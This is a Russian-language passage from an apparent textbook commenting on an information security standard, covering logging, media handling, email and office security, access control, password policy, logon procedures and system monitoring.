Обеспечение протоколирования действий операторов в случае ошибок является неотъемлемым условием политики безопасности. Особо стоит обратить внимание на следующие трудно реализуемые на практике требования записи в файл журнала системных ошибок и действий по их коррекции (проблема в том, что действия по коррекции часто трудно поддаются автоматическому протоколированию, поэтому здесь возможно применение протоколирования действий в ручную) и требования подтверждения корректного обращения с входными и выходными данными (речь идет о прикладных системах, а не о ОС).

Обязательной регистрации в системных журналах регистрации должны подвергаться:

- время старта и остановки системы;
- системные ошибки и действия по их исправлению;
- подтверждение корректного обращения с входными и выходными данными;
- идентификатор оператора, совершившего действие, которое повлекло запись в журнал регистрации.

✓ *Регистрация системных сбоев*

В случае восстановления системы после ее выхода из строя, рекомендуется проводить анализ существующего журнала системных сбоев для гарантии того, что сбои были удовлетворительно устранены и действия по восстановлению были авторизованы и проводились в установленном порядке.

Ведение журнала системных сбоев позволит сделать:

- анализ журнала системных сбоев на предмет корректности и завершенности процесса устранения последствий сбоев;

- анализ произведенных действий на предмет соответствия установленным процедурам.

### *1.3.8 Управление сетью*

Удаленное управление оборудованием, операционными системами и приложениями является чрезвычайно удобным средством. Но, согласно аксиоме безопасности, чем более система функциональна, тем она менее безопасна. Поэтому, предусматривая в системе удаленное управление информационными ресурсами, необходимо серьезно продумать возникающие при этом вопросы безопасности. Во-первых, необходимо четко разделить какие средства могут администрироваться только локально, а какие локально и удаленно. Во-вторых, необходимо продумать и реализовать рабочие процедуры удаленного (сетевое) управления, включая ответственность персонала за корректное выполнение каждой процедуры.

Ответственность персонала за осуществление сетевых и локальных операций должна быть разделена. Должна быть определена ответственность и установлены процедуры управления удаленным оборудованием, включая оборудование в сегментах пользователей. При передаче информации через сети общего пользования должны применяться специальные средства обеспечения целостности и конфиденциальности. Для обеспечения работоспособности сетевых компьютеров должны быть разработаны специальные процедуры.

### *1.3.9 Безопасность носителей данных*

#### *✓ Управление съёмными носителями*

Помните аксиому - в безопасности мелочей не бывает. И это действительно так, хотя, исходя из практического опыта, в компаниях эту аксиому часто забывают. Применяя эту аксиому к данному требованию стандарта, напомним, что безопасность съёмных носителей является важной частью безопасности компании в целом. Возьмем для примера дискеты и компакт-диски как наиболее типичные представители армии съёмных носителей. Ни для кого не секрет как часто можно в компаниях наблюдать разбросанные по всем рабочим местам дискеты, компакт-диски и т.д.. А ведь на них может находиться самая различная информация, включая конфиденциальную. И не стоит думать, что если вы обеспечили должный уровень защиты серверов и рабочих станций ( первичных носителей информации), то не стоит на том же уровне защищать и вторичные носители - то есть, съёмные носители.

Поэтому в компаниях должны руководствоваться теми же требованиями к безопасности съемных носителей, которые предъявляются и к безопасности основных носителей.

В том случае, если требуется вынести съемный носитель за пределы территории компании, то необходимо получение разрешения на вынос и записи о таком выносе должны быть сохранены в соответствующей базе (журнале).

Помимо этого, необходимо, чтобы все носители, сроки годности которых прошли, были уничтожены в установленном порядке. Вполне резонным является и требование хранения носителей в безопасном месте, в соответствии с рекомендациями компании производителя. Все носители, срок эксплуатации которых истек, должны быть уничтожены в установленном порядке.

### ✓ **Хранение и обращение с носителями**

Данный пункт стандарта дополняет и уточняет предыдущий пункт, указывая, какая именно информация и носители требуют безопасного хранения и обращения, а также способы достижения этой цели.

Обратим внимание на безопасность хранения такого анахронизма как копировальная бумага - не будем забывать, что кое-где она до сих пор используется, и на ней остаются копии документов.

Следует обратить особое внимание на требование безопасного хранения листингов программ и системной документации - потеря контроля над информационной системой и ее управляемости может привести к самым тяжелым последствиям.

Листинги программ, помимо того, что сами из себя могут представлять коммерческую тайну также могут являться и источником информации, по которой можно проще вычислить уязвимость в программе для ее последующего использования. Поэтому требование ограничения доступа к ним является очевидным.

Требование безопасности системной документации еще раз встречается в данном стандарте, когда речь идет о том, что пользователям необходимо предоставлять информацию, в том числе и о функциональных возможностях системы, только в необходимых пределах. В данном случае в очередной раз стандартом подчеркивается важность служебной документации (что, зачастую, забывается) и необходимость ее безопасного хранения.

Основные положения:

1. Хранение в безопасном месте.
2. Следующие носители и информация требуют повышенной безопасности при хранении:

- бумажные документы;
- записи на кассетах;
- копировальная бумага;
- отчеты;
- картриджи;
- магнитные ленты;
- съемные диски или кассеты;
- оптические носители;
- листинги программ;
- тестовые данные;
- системная документация.

### 3. Процедуры обращения с информацией и ее хранения.

Анализируя данное требование стандарта, остановимся на следующих его требованиях. Продолжая предыдущие пункты, необходимо обеспечить учет и маркировку всех носителей. Кроме того, требуется обеспечить официальные записи об авторизованных получателях данных. То есть кому разрешено получать какие данные и кто и когда их получил или сдал - за этим требуется вводить контроль в случае, когда речь идет о информации уровня "конфиденциально" и выше.

Еще раз обратим внимание на требование защиты данных из спулинга (которые ожидают распечатки, например), т.к. очень часто ее отсутствие создает один из самых серьезных каналов утечки.

#### **1.3.10 Безопасность при передаче информации и программного обеспечения**

##### **✓ Соглашения о передаче**

Обмен и передача информации в компании является потенциальным каналом утечки информации. Поэтому требования стандарта, касающиеся передачи информации, нуждаются в особом внимании.

Прежде всего, необходимо определить ответственных за процессы передачи и приема информации и закрепить обязанности документально. Здесь еще раз напомним, как важно заранее предусмотреть и разделить ответственность при выполнении каждого критического с точки зрения безопасности действия. Требование создания корректных и четких процедур для уведомления отправителя, получателя, и процедуры приема-отправки позволят избежать многочисленных проблем в этой области. Обратим внимание на необходимость

идентификации способа доставки - в случае передачи критичной информации это стоит иметь в виду.

И последнее в данном разделе требование, о котором хотелось бы упомянуть: необходимо заранее предусмотреть возможные коллизии при передаче данных и продумать ответственность за потерю или задержку данных.

### ✓ **Безопасность электронной коммерции при обмене информацией**

Электронная коммерция на сегодняшний день вошла в нашу жизнь. Однако, существует ряд проблемам с безопасностью электронной коммерции.

1. Аутентификация. Какой уровень конфиденциальности должны иметь покупатели и продавцы для идентификации друг друга.

2. Авторизация. Кто выпустил прайсы и подписаны ли они? Как контрагенты могут это узнать?

3. Контракт и тендер. Какие требования для конфиденциальности, целостности, доказательства отправки и приема ключевых документов и отказа от контракта.

4. Ценовая информация. Какой уровень доверия может быть применен для целостности рекламного прайс листа и конфиденциальности для скидок.

5. Порядок расчетов. Как обеспечивается конфиденциальность и целостность расчетов, платежей, адресатов и подтверждение приема-отправки.

6. Подтверждение факта оплаты. Какова степень проверки платежной информации посланной покупателем

Все эти проблемы можно надежно решить только с применением современных стойких криптографических методов защиты информации.

### ✓ *Безопасность электронной почты*

Электронная почта сегодня практически заменила почту обычную. Ее легкость и удобство использования не вызывает сомнения у пользователей. Сегодня сложно представить компанию, сотрудники которой не пользовались бы электронной почтой. Однако, эта сервисная функция требует дополнительной регламентации и нуждается в специально разработанной политике, содержащей требования, правила и инструкции по использованию электронной почты. Обратим внимание на требование стандарта о наличии



инструкции, регламентирующей правила использования электронной почты. Некоторым сотрудникам в соответствии с должностными обязанностями или в связи с особым уровнем секретности должно быть запрещено пользоваться данным сервисом.

Необходимо предусмотреть ответственность сотрудников за нанесение вреда компании (компрометация имиджа, разглашение коммерческой тайны) в результате использования электронной почты.

Обратим также внимание на требование архивирования сообщений электронной почты, которые могут в последствии быть предъявлены в качестве доказательств в суде.

При разработке политик необходимо учитывать следующие моменты:

1. Возможные атаки на электронную почту (например: вирусы, перехват, уничтожение, искажение).
2. Защита вложений.
3. Порядок допуска персонала к использованию электронной почты.
4. Определение ответственности сотрудников за нанесение вреда компании (компрометация имиджа, разглашение коммерческой тайны) в результате использования электронной почты.
5. Порядок использование криптографии для защиты электронных сообщений.
6. Архивирование сообщений электронной почты, которые могут в последствии быть предъявлены в качестве доказательств в суде.
7. Регламентация правил проверки сообщений, которые не могут быть однозначно аутентифицированы.

#### ✓ *Безопасность электронного офиса*

Данное требование стандарта рассматривает безопасность электронного офиса в целом, потому в основном здесь повторяются уже известные общие требования.

Стандарт требует учесть все возможные уязвимости информации в офисной системе, например, запись телефонных разговоров, конфиденциальность звонков, сохранение факсов, несанкционированный доступ к сообщениям электронной почты и т.д. - все эти уязвимости присутствуют в офисной системе, и требуется разработка соответствующей политики и мер по устранению данных уязвимостей.

В том случае, если система не соответствует необходимому уровню безопасности, то из нее исключаются категории секретной бизнес информации. То есть, требуется классифицировать все системы компании в соответствии с уровнем секретности обрабатываемой в них информации.

Также в офисной системе требуется ввести ограничение доступа к информации, связанной с выбором персонала (пример, персонал, работающий на засекреченные проекты). Необходимо чтобы к данной информации имел доступ строго ограниченный список лиц.

При необходимости требуется ввести ограничение на доступ к ресурсам для специальных категорий пользователей. Необходимо так же предусмотреть идентификацию статуса пользователей, резервное копирование информации, планы восстановления после сбойных ситуаций.

✓ *Безопасность других форм информационного обмена*

Компании должны рассматривать процесс обеспечения информационной безопасности в комплексе. При этом необходимо учитывать все угрозы и потенциальные каналы утечки информации. Стандарт требует учета при создании политики безопасности, угроз, связанных с передачей информации голосом, факсом и видео.

Необходимо постоянно напоминать персоналу и требовать от него соблюдения следующих элементарных мер предосторожности при телефонных звонках:

- не вести конфиденциальные разговоры по незащищенным телефонным линиям;
- учитывать близость посторонних людей при звонках и, соответственно, возможность послушать разговор;
- перехват звонков при физическом доступе к линии.

Не менее важными являются требования для персонала не проводить конфиденциальные переговоры в общественных местах, открытых офисах или офисах с тонкими стенами, так как такие разговоры могут быть прослушаны.

Обратим внимание на требование не оставлять приватных сообщений на автоответчиках. Это требование является очевидным, но про него часто забывают, как и про возможность постороннему несанкционированно прослушать автоответчик (в том числе и удаленно).

Также следует требовать от персонала выполнения требований по безопасности при работе с факсами:

- не передавать по факсу конфиденциальную информацию;
- исключить неавторизованный доступ к месту хранения сообщений (в случае использования факс сервера, например);
- учитывать возможность запланированного или случайного программирования факса для отправки сообщений по определенным номерам;
- учитывать возможность отправки сообщений по неверным номерам.

## **1.4 Контроль доступа**

### **1.4.1 Политика контроля доступа**

Контроль доступа - это основа любой политики безопасности. Модели доступа (дискретные, мандатные) - это то, с чего начиналась в конце 80-х наука об информационной безопасности. Выделим основные требования стандарта относительно политики контроля доступа.

Политика должна учитывать следующее:

1. Требования по безопасности отдельных бизнес приложений.
2. Идентификация всей информации, связанной с бизнес приложениями.
3. Политика распространения и авторизации информации, например, необходимо знать принципы и уровни безопасности и иметь классификацию информации.
4. Соответствие между контролем доступа и политикой классификации информации в разных системах и сетях.
5. Значимые законы о защите информационных ресурсов.
6. Стандартные профили доступа для всех типовых категорий пользователей.
7. Управление правами пользователей в распределенных системах со всеми типами соединений.

Правила контроля доступа:

1. Дифференциация между правилами, которые обязательны или необязательны.
2. Создание правил доступа по принципу "Запрещено все, что не разрешено явно".
3. Определение действий, для осуществления которых нужен администратор.

### **1.4.2 Управление доступом пользователя**

#### **✓ Регистрация пользователя**

1. Использование уникального идентификатора пользователя, по которому его можно однозначно идентифицировать. Применение групповых идентификаторов может быть разрешено только там, где это требуется для выполнения работы.

2. Проверка, что пользователь авторизован ответственным за систему для работы с ней. Возможно получение отдельного разрешения для наделения правами пользователя у руководства.

3. Проверка, что уровень доступа соответствует бизнес задачам политике безопасности организации и не противоречит распределению обязанностей (ответственности).

4. Документальная фиксация назначенных пользователю прав доступа.

5. Ознакомление пользователя под роспись с предоставленными правами доступа и порядком его осуществления.

6. Все сервисы должны разрешать доступ только аутентифицированным пользователям.

7. Обеспечение формального списка всех пользователей, зарегистрированных для работы в системе.

8. Немедленное исправление (удаление) прав доступа при изменении должностных обязанностей (увольнении).

9. Периодический контроль и удаление не используемых учетных записей.

10. Обеспечение недоступности запасных идентификаторов другим пользователям.

Применение уникальных идентификаторов пользователей достаточно очевидно и не нуждается в комментариях. Применение групповых идентификаторов обычно не рекомендуется и возможно только для работы в системах обработки данных, где не требуется обеспечение особого уровня защиты и подобной меры защиты как групповой идентификатор может быть вполне достаточно.

Требование обязательной проверки легитимности каждого пользователя означает, что необходимо проверять, действительно ли данный пользователь имеет разрешение для работы с данной системой, и он был внесен в систему с разрешения ответственного за нее менеджера. Выполнение этого требования является достаточно важным условием нормальной работы больших систем. В подобных системах такую проверку рекомендуется проводить регулярно, чтобы исключить возможность случайного или целенаправленного внесения в систему неавторизованного пользователя (то есть пользователя, которого внесли в систему без разрешения руководства). Очевидно, что такую проверку должен осуществлять независимый от отдела информационных технологий или отдела безопасности аудитор.

В том случае, если в систему вносится особо привилегированный пользователь или он будет работать с какими-либо особо конфиденциальными или секретными данными, для его

внесения в систему, возможно, потребуется получение отдельного разрешения у руководства.

Особо следует отметить требование проверки соответствия уровня доступа выполняемым бизнес задачам и политике безопасности организации, а также того, что назначенный уровень доступа и не противоречит принципам разделения обязанностей (ответственности). Несмотря на то, что это требование чрезвычайно важно, оно часто нарушается на практике, когда пользователи имеют избыточные права, которые не требуются для выполнения текущих бизнес задач. В общем случае, это может привести к серьезным нарушениям безопасности системы, если правами пользователя завладеет нарушитель.

Требование документального закрепления предоставленных пользователю прав и ознакомление его под роспись с порядком их использования является обязательным и призвано помочь компании защитить свои права в случае какого-либо инцидента или судебного разбирательства с персоналом.

Требования немедленного удаления прав пользователей, служебные которых поменялись, а также периодические проверки и удаление неиспользуемых учетных записей является достаточно очевидным, но требует соответствующего внимания, особенно в крупной компании.

### ✓ **Управление привилегиями**

Многопользовательская система должна иметь следующую формализацию процесса авторизации:

1. Права доступа к каждому системному компоненту (например, ОС, СУБД и приложения) должны быть определены для всех категорий персонала, имеющих к ним доступ.
2. Привилегии индивидуальных пользователей, выдающиеся по мере необходимости или от случая к случаю должны быть минимальны - только такие, какие необходимы.
3. Доступ должен предоставляться лишь после успешного прохождения процессов идентификации и аутентификации. Факт получения доступа должен фиксироваться в системном журнале.
4. Минимизация пользовательских привилегий должна достигаться использованием системных процедур.

Управление привилегиями в многопользовательской системе важный процесс для любой автоматизированной системы. Соответственно стандарт рекомендует соблюдение данных

требований для формализации процесса авторизации пользователя в системе и предоставления ему прав. Обратим внимание на следующие требования стандарта.

Во-первых, рекомендуется разделить привилегии пользователей и предоставлять доступ не только к операционной системе в целом, но и, при необходимости, к отдельным приложениям и утилитам. Во-вторых, как уже отмечалось, необходимо наделять всех пользователей минимальными привилегиями, особенно временных пользователей, которым привилегии выдаются по мере необходимости или от случая к случаю.

#### ✓ **Управление паролями пользователей**

Управление паролями пользователей является одним из ключевых факторов безопасности любой компании. Как известно, человеческий фактор является одним из самых трудно учитываемых факторов в комплексном процессе управления безопасностью компании. Пароль, как важная часть человеческого фактора, является одним из самых "тонких" мест в безопасности, так как, зачастую, злоумышленнику достаточно узнать пароль, в результате чего он сможет войти в систему с правами настоящего пользователя и будет практически не отличим от него для системы. Поэтому жизненно важно продумать механизмы управления паролями пользователей и учесть данные требования стандарта.

Согласно вышесказанному, прежде всего, необходимо соблюсти требование ознакомить пользователей под роспись с правилами парольной защиты, которые, в частности, должны включать требования сохранения конфиденциальности личных паролей и работы с групповыми паролями только внутри группы. Здесь необходимо добавить, что в данном документе требуется предусмотреть ответственность пользователей за его нарушение.

Рекомендуется настроить систему таким образом, чтобы при первом входе пользователя с назначенным ему временным паролем система сразу же требовала его сменить. Временные пароли должны передаваться пользователям безопасным образом. Необходимо избегать передачи паролей с использованием третьих лиц или незашифрованной электронной почтой. Пользователь должен подтвердить получение пароля.

#### ✓ **Проверка прав пользователей**

Основное требование данного пункта стандарта заключается в необходимости периодической проверки прав пользователей. Стандарт рекомендует осуществлять регулярную проверку прав (подчеркнем слово регулярная) пользователей регулярно (каждые 6 месяцев) или после каждого внесения изменений в систему (о чем часто забывают на

практике). Для пользователей, имеющих особые привилегии доступа в систему, регулярная проверка прав должна проходить чаще - один раз 3 месяца.

### **1.4.3 Ответственность пользователей**

#### **✓ Использование паролей**

Стандарт регламентирует практику использования и обращения с паролями. Обратим внимание и прокомментируем следующие требования стандарта, хотя в целом они являются достаточно очевидными.

Все пользователи должны избегать записывать пароли на бумаге, в файле, электронной записной книжке, если невозможно обеспечить их безопасное хранение. Отметим, что для обеспечения повышенного уровня безопасности не стоит вообще записывать пароль куда-либо и требуется его просто запомнить. Также стоит не пренебрегать требованием менять пароль в случае его компрометации (разглашении или подозрении на разглашение пароля, например, при его передаче в открытом виде по незащищенным каналам связи). Требованию применения качественных паролей посвящено огромное количество литературы - качество пароля это тема, обсуждаемая уже очень давно. Отметим, что с точки зрения компромисса между способностью человека запоминать символьные последовательности и современным уровнем развития вычислительных мощностей имеет смысл выбирать пароли длиной 8 символов. Более короткие пароли легче подобрать, а более длинные - сложно запомнить. Ограничение на длину пароля обычно задается "снизу" (т.е. "длина не менее 8 символов"), что позволяет, по возможности, применять и более длинные пароли.

Требование изменять пароли на регулярной основе (либо через определенный промежуток времени, либо после определенного числа использований) также является очевидным и штатно предусмотрено в большинстве систем. При этом пароли привилегированных пользователей должны меняться чаще.

При смене пароля недопустимо выбирать пароли, которые уже использовались ранее. Разные системы имеют разную "глубину хранения" списка использованных паролей: от одного (последнего) до всех, использованных с момента установки системы.

Запрет использования автоматического входа в систему можно найти в любом учебнике по безопасности также как и требование не раскрывать и не давать другим пользователям личный пароль.

Все пользователи должны знать, что необходимо:

1. Хранить пароли строго конфиденциально.
2. Избегать записывать пароли на бумаге, если они не хранятся в безопасном месте.

3. При компрометации (разглашении или подозрении на разглашение пароля) немедленно менять пароли.

4. Выбирать качественные пароли, а именно:

- Длина пароля - не менее 8 символов.
- Пароль легко запоминается.
- Пароль не является легко идентифицируемой информацией (имя пользователя, дата рождения и т.п.).
- Пароль не является повторяющейся последовательностью каких-либо символов (например, "111111", "aaaaaa" и т.п.).

5. Изменять пароли на регулярной основе (либо через определенный промежуток времени, либо после определенного числа использований), при этом пароли привилегированных пользователей должны меняться чаще. При смене пароля недопустимо выбирать пароли, которые уже использовались ранее.

6. Изменять заданный администратором временный пароль при первом же входе в систему.

7. Не использовать автоматический вход в систему, не применять сохранение пароля под функциональными клавишами.

8. Не сообщать другим пользователям личный пароль, не регистрировать их в системе под своим паролем.

#### ✓ **Оборудование пользователей, оставляемое без присмотра**

Пользователи должны:

1. Завершать активную сессию перед тем, как отлучиться от оборудования, за исключением случаев длительной автоматической обработки данных при обязательном условии блокировки экрана и клавиатуры.

2. Обязательно завершать соединение с сервером по окончании работы с ним, а не просто выключать терминал или компьютер.

3. Обеспечивать безопасность рабочих станция и терминалов путем блокирования клавиатуры в случае ухода с рабочего места.

Обратим внимание на тот факт, что эти очевидные требования далеко не всегда выполняются на практике и часто сотрудники компании относятся к их выполнению достаточно халатно. Поэтому в автоматизированной системе необходимо учесть



автоматическое выполнение данных функций (по тайм-ауту, например), чтобы свести влияние человеческого фактора к минимуму.

#### **1.4.4 Контроль и управление удаленного (сетевое) доступа**

##### **✓ Правила использования сетевых служб и сервисов**

Строгая предварительная регламентация использования сетевых служб и сервисов является чрезвычайно важным фактором для безопасности компании в целом. При планировании функционирования распределенных бизнес процессов в сети компании необходимо в соответствии с требованием стандарта (и в соответствии со здравым смыслом) продумать:

1. К каким объектам и сервисам требуется предоставлять удаленный доступ (с точки зрения функционирования бизнес процессов).
2. Кому разрешен удаленный доступ, к каким объектам и сервисам. Какова процедура авторизации удаленного доступа, то есть, кто разрешает (авторизует) доступ пользователя к определенным объектам и сервисам.
3. Применяемые методы и средства сетевой защиты.
4. Такое предварительное планирование функционирования всей сети именно с точки зрения выполнения бизнес процессов может стать первым шагом к пониманию, какие сервисные функции эта сеть должна выполнять, какие задачи и какого уровня конфиденциальности она должны решать и какой уровень защиты требуется каждому ее ресурсу и службе всей сети в целом.

##### **✓ Ложная маршрутизация**

При предоставлении удаленного доступа в систему необходимо продумать методы идентификации точки доступа и контроля маршрута к ресурсам системы. Эти методы давно и активно применяются на практике (межсетевые экраны, потоковые шифраторы трафика, виртуальные частные сети (VPN) и т.д.) - к этому мы привыкли. Но стоит обратить внимание на тот факт, что стандарт рекомендует смотреть на эту проблему именно в комплексе (имея в виду не только межсетевые экраны), не забывая, например, о прикладных системах, где контроль соединений между программным обеспечением также может иметь соответствующее применение на прикладном уровне.

## ✓ **Контроль над сетевыми соединениями**

Очевидность контроля над сетевыми соединениями и роутингом не вызывает сомнения и это требование стандарта давно воплощено на практике. Для этого существуют межсетевые экраны, потоковые шифраторы, средства адаптивного управления безопасностью, средства контроля трафика - все эти средства решают задачу контроля над сетевыми соединениями в соответствии с существующей в компании политикой безопасности. Речь идет о таких аспектах контроля соединений, как установление временных рамок входа в систему, идентификация терминалов и сетевых адресов (т.е. точек доступа), ограничение числа одновременных соединений одного пользователя, запрет или ограничение числа соединений с одного адреса под разными идентификаторами и т.п.

### **1.4.5 Контроль доступа в операционную систему**

Необходимо обеспечить:

1. Идентификацию и аутентификацию пользователя, а при необходимости и идентификацию оборудования (сетевой адрес, номер терминала и т.п.), с которого осуществляется доступ.
2. Запись успешных и неудачных попыток входа.
3. Использование качественных паролей, если применяется парольная система аутентификации.
4. При необходимости ограничить временные рамки доступа пользователя в систему и число одновременных подключений.

В теории требование проверки месторасположения каждого авторизованного пользователя выглядит совершенно логично для критичных систем. На практике это также достаточно легко реализуемая задача (контроль за IP адресом отправителя, например), находящая свое воплощение во многих реальных системах. Однако смысл этого требования стал теряться с развитием криптографии и средств сетевой криптографической защиты трафика, когда не важно, откуда территориально осуществляется доступ, важно, что трафик надежно защищен и пользователь надежно авторизован. Хотя, для особо критичных задач это требование может применяться как дополнительная к криптозащите трафика мера. Также это требование может применяться и без криптозащиты трафика (например, администрирование межсетевого экрана из приватной сети только из сегмента администратора).

Требование записи успешных и неудачных попыток входа часто на практике реализуется только на половину, когда протоколируются только успешные входы в систему, а запись

неудачных попыток входа не ведется. Это не совсем верно, так как затрудняет анализ журналов на предмет поиска злонамеренной активности.

### ✓ Процедура входа в систему (log on)

Стандарт регламентирует следующие требования к данной процедуре:

1. Анонимность системы до завершения процедуры авторизации. Для выполнения данного требования необходимо не высвечивать системные надписи, по которым можно понять, что это за система или приложение, пока процедура входа не будет успешно завершена. Как известно, по системным заставкам в процессе входа с ОС или приложение можно сразу понять, что именно за система здесь установлена. Это может помочь потенциальному злоумышленнику осуществить атаку на данную систему, зная ее конкретную версию. В том же случае, если системные надписи отсутствуют, то процесс определения типа ОС или приложения становится не тривиальным и сложно детерминируемым. Поэтому выполнение данного требования стандарта может сильно усложнить жизнь злоумышленнику. Развивая это требование, можно ввести злоумышленника в заблуждение, выветив в процессе входа в систему заведомо неверное сообщение о ее типе.

2. Соблюдение требования высвечивать предупреждение, что вход в компьютер возможен только для авторизованных пользователей важно с точки зрения соблюдения законодательства многих стран, где нарушение считается нарушением только, если нарушитель был предварительно предупрежден о том, что он совершает противоправные действия.

3. Требование не предоставлять сообщений подсказок в течение процедуры входа для избежания какой-либо возможной помощи неавторизованному пользователю является очевидным и обычно реализовано во всех системах.

4. Требование проверки всей введенной информации, запрашиваемой при входе в систему только целиком, когда вся информация будет введена пользователем, хорошо знакомо пользователям Интернет банкинга, когда ошибка возникает только в конце всей процедуры и не известно на каком шаге была введена неверная информация (неверное имя пользователя, постоянный пароль или пароль из заранее полученного персонального списка паролей).

5. Требование ограничения числа неудачных попыток входа может быть предусмотрено, но его применение требует определенной аккуратности и заранее продуманной политики. Проблема здесь может заключаться во введении функции блокирования учетной записи после нескольких неудачных попыток входа, что часто

применяется в Интернет банкинге. Например, три неверных ввода пароля при входе в систему приводит к блокировке учетной записи и необходимости пользователю позвонить операционисту. Это может позволить злоумышленнику организовать автоматизированную целенаправленную атаку на пользователей Интернет банкинга и заблокировать большое число учетных записей. Наличие такой функции в системе биржевых торгов может дать возможность заблокировать доступ конкурента к торговой сессии и нанести ему ощутимый ущерб. Поэтому выполнение данного требования требует определенной осторожности.

6. На требование высвечивания времени и даты предыдущего успешного входа в систему и подробностей любых неуспешных попыток входа со времени последнего успешного входа в систему стоит также обратить внимание. Его выполнение в реальной системе может помочь практически сразу же после входа в систему авторизованного пользователя обнаружить попытки несанкционированного входа под именем данного пользователя в том случае, если пользователь будет внимательно читать полученные от системы данные (это должно входить в его должностные обязанности).

#### ✓ Система управления паролями

1. Обязательное применение индивидуальных паролей.

2. По возможности, позволять пользователям выбирать и менять свой пароль, а также предусмотреть процедуры контроля ошибок при вводе пароля.

3. Обязательное (путем применения соответствующей процедуры) применение качественных паролей.

4. В системах, где пользователь должен сам создать свой пароль, обязательно должна присутствовать процедура смены заданного администратором пароля при первом входе в систему.

5. Обеспечить запись старых паролей пользователей (например, за предыдущие 12 месяцев), чтобы предотвратить их повторное использование.

6. Пароль не должен отображаться при вводе.

7. Файл (база данных) паролей должен храниться отдельно от данных прикладных программ.

8. Файл (база данных) паролей должен храниться в защищенном при помощи криптографических методов виде, при этом должны применяться стойкие алгоритмы.

9. Пароли по умолчанию, устанавливаемые производителями оборудования и программного обеспечения, должны быть заменены в обязательном порядке.

Отметим требование стандарта семантической бессмысленности имени пользователя, так чтобы имя не показывало на возможный уровень доступа данного пользователя (имена

supervisor, manager желательно не использовать). Это требование очевидно, но про него иногда забывают.

Требования к системе управления паролями достаточно очевидны и не нуждаются в особых комментариях на сегодняшний день. Отметим лишь спорность требования обеспечения записи старых паролей пользователей (например, за предыдущие 12 месяцев) для предотвращения их повторного использования. Дело в том, что часто пользователи придумывают свои новые пароли так или иначе на основе старых и если такой файл попадет к злоумышленнику, то он может почерпнуть из него много полезной информации для подбора новых паролей. Поэтому, если в системе планируется выполнение данного требования, необходимо предпринять специальные меры защиты, против этой угрозы. Например, хранить не сами пароли, а значение вычисленной от них хеш-функции.

#### **1.4.6 Контроль и управление доступом к приложениям**

Прикладная система должна:

1. Управлять доступом пользователей к информации и системным вызовам приложений в соответствии с определенной политикой безопасности.
2. Обеспечивать защиту от несанкционированного доступа к системным утилитам.
3. Иметь возможность предоставлять доступ к информации только ее владельцу.

Требования по ограничению доступа к информации:

1. Система меню для управления доступом к функциям прикладных программ.
2. Информация о функциях информационных систем и приложений должна предоставляться пользователю, в зависимости от уровня его доступа (необходима соответствующая редакция пользовательской документации и системного меню).
3. Управление правами доступа пользователей (читать, писать, удалять, выполнять).
4. Обеспечение отправления выходных данных приложений с важной информацией только на авторизованные терминалы, включая периодическую проверку выходных данных, чтобы убедиться, что избыточная информация там отсутствует.
5. Изоляция особо важных систем.

Безопасность должна контролироваться и обеспечиваться не только на уровне операционной системы или сети. Безопасность также должна быть заложена и на уровень приложений, то есть прикладных систем.

Данные требования стандарта к безопасности прикладных систем должны быть учтены и обычно учитываются их разработчиками. Обратим здесь еще раз внимание на пункт

обеспечения защиты на уровне приложения от неавторизованного доступа к системным утилитам - особая важность системных утилит подчеркивается и здесь.

В требованиях ограничения доступа к информации прикладных систем имеет смысл обратить внимание на необходимость ограничения информации о функциях информационных систем и приложений, которая должна предоставляться пользователю, в зависимости от уровня его доступа (необходима соответствующая редакция пользовательской документации и системного меню). То есть имеет смысл не предоставлять обычным пользователям системную документацию, чтобы уменьшить вероятность несанкционированного использования или проникновения в систему. Однако данное требование на практике учитывается далеко не всегда, что недопустимо.

Также отметим требование обеспечения отправления выходных данных приложений с важной информацией только на авторизованные терминалы, включая периодическую проверку выходных данных, чтобы убедиться, что избыточная информация там отсутствует. Это требование может быть реализовано как на уровне операционной системы или сети, так и на уровне приложения, что позволит дублировать защиту на обоих уровнях и строить более гибкие, многоуровневые системы безопасности.

В любой компании обычно существуют прикладные системы, которые имеют особое значение для данной компании. Эти системы обычно относятся к так называемой операционной среде и непосредственно решают бизнес задачи или хранят и обрабатывают информацию повышенной важности. Подобные особо важные приложения в соответствии с требованием стандарта должны быть изолированы и для их использования должна быть разработана специальная политика безопасности, учитывающая все их особенности.

#### **1.4.7 Мониторинг доступа и использования систем**

##### **✓ Журнал событий**

Важность ведения и последующего (подчеркнем это) анализа журнала регистрации событий не подвергается сомнению. Стандарт рекомендует вести протоколирование вышеперечисленных событий, из которых стоит отметить запись не только успешных, но и неудачных попыток входа в систему и записи об успешных или неудачных попытках получения доступа к данным и иным ресурсам. То есть в особо важных системах рекомендуется вести журнал доступа на уровне ресурсов системы.

И еще раз повторим важность анализа журнала событий, поэтому он должен быть максимально информативен и для его анализа лучше всего применять специальные утилиты. При этом возникает ряд спорных моментов. Например, существуют аргументы "за" и

"против" записи в журнал введенного пароля при неудачной попытке доступа. С одной стороны, при анализе это может дать некоторую информацию, облегчающую идентификацию нарушителя. С другой стороны, в случае ошибки в одном символе при вводе пароля законным пользователем, его пароль, фактически, компрометируется.

#### ✓ **Мониторинг использования системы**

Осуществляя мониторинг системы путем анализа журнала регистрации стандарт рекомендует обратить внимание на следующие детали:

1. В случае авторизованного доступа:

- идентификатор пользователя;
- дата и время важных (ключевых) событий;
- тип события;
- затребованные файлы;
- использованные программы и утилиты

Анализ этой информации позволит составить полную картину о поведении пользователя и выявить все возможные попытки отклонения от своих прямых должностных обязанностей.

2. В случае выполнения привилегированных операций:

- вход с правами суперпользователя (администратора);
- старт и остановка системы;
- присоединение устройств ввода-вывода;

Таким образом осуществляется контроль над действиями администраторов системы и все критичные действия не останутся без внимания.

Отметим требование стандарта о необходимости разделения ответственности между сотрудником, проводящим постоянный (динамический) анализ логов и тем, кто анализирует события в целом (события за неделю, например). Данную работу лучше получать разным людям, чтобы уменьшить вероятность ошибки и вероятность сговора.

Стандарт подчеркивает важность точности фиксации времени, когда произошло данное событие и когда оно было записано в журнал. Сбой в системной дате и времени серьезно затруднит последующий анализ произошедших событий.

### **1.4.8 Мобильные компьютеры и пользователи**

#### ✓ **Удаленная работа**

